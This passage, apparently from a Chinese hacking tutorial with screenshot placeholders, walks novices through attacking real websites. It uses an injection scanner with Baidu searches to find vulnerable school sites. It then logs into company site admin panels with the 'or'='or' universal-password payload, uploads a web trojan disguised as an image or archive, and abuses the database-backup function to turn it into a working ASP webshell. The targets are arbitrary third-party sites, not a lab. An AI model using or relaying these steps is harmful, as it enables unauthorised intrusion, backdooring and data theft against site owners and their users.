


图 25




图 26

黑枫答道：“一个一个的找当然比较麻烦，不过我教大家一个快速寻找注入点的方法，100%可以找到注入点，我们要用到的工具就是啊 D 注入工具。”

另一菜鸟就提出了疑问：“为什么不用明小子入侵工具呢，我们已经熟悉了明小子。”

其实，这是因为啊 D 注入工具在检测注入点方面是要优于其它几个注入工具的，我们打开啊 D，选择“扫描注入点”，然后在“检测网址”栏输入百度的网址，然后选择“高级搜索”，如图26，就进入了百度的高级搜索选项。

在关键字栏就随大家的喜好进行填写了，比如我们想寻找学校网站的注入点，那关键字就可以填“学校”或“高校”。然后在选择“搜索结果显示的条数”中选择“每页显示100条”，最后点击“百度搜索”就可以了，如图27，图28。




图 27




图 28

**（2）后台**

对于后台入侵，相信玩过入侵的朋友再熟悉不过了，这次我们就要从后台获取一个webshell。我们可以选择一些公司的网站，因为一般企业的网站后台都会存在“'or'='or'”漏洞。我们从搜索到的网站中找一个，使用万能密码登录看看，如图29，图30，成功的进入了网站后台。

在进入网站后台后，首先就是要查看后台的功能，发现有备份功能，而且上传页面也没有删除，实在是太好了，开始行动。

**①备份得到webshell**

既然有备份功能，那就把我们的网页木马改成jpg、gif或rar格式的上传上去，对于jpg、gif、rar这几种格式的文件，网站通常都会允许上传的。

点击左栏的“新增产品”，就会出现一个需要我们填写的上传界面，点“浏览”选择我们改名后的网页木马，然后点旁边的“上传”，很快的就上传成功了，而在上传界面的下方也给出了asp木马的地址，如图31。

现在来使用备份功能，复制下网页木马的地址，然后点“数据库备份”，在“当前数据库路径”栏中填我们刚才上传的木马文件的地址，在下面那栏填上备份的目录，可以随便填，但一定要注意，填的格式一定是asp或asa格式的，如图32，最后点“确定”进行备份，webshell就轻松的拿到了。




图29




图30

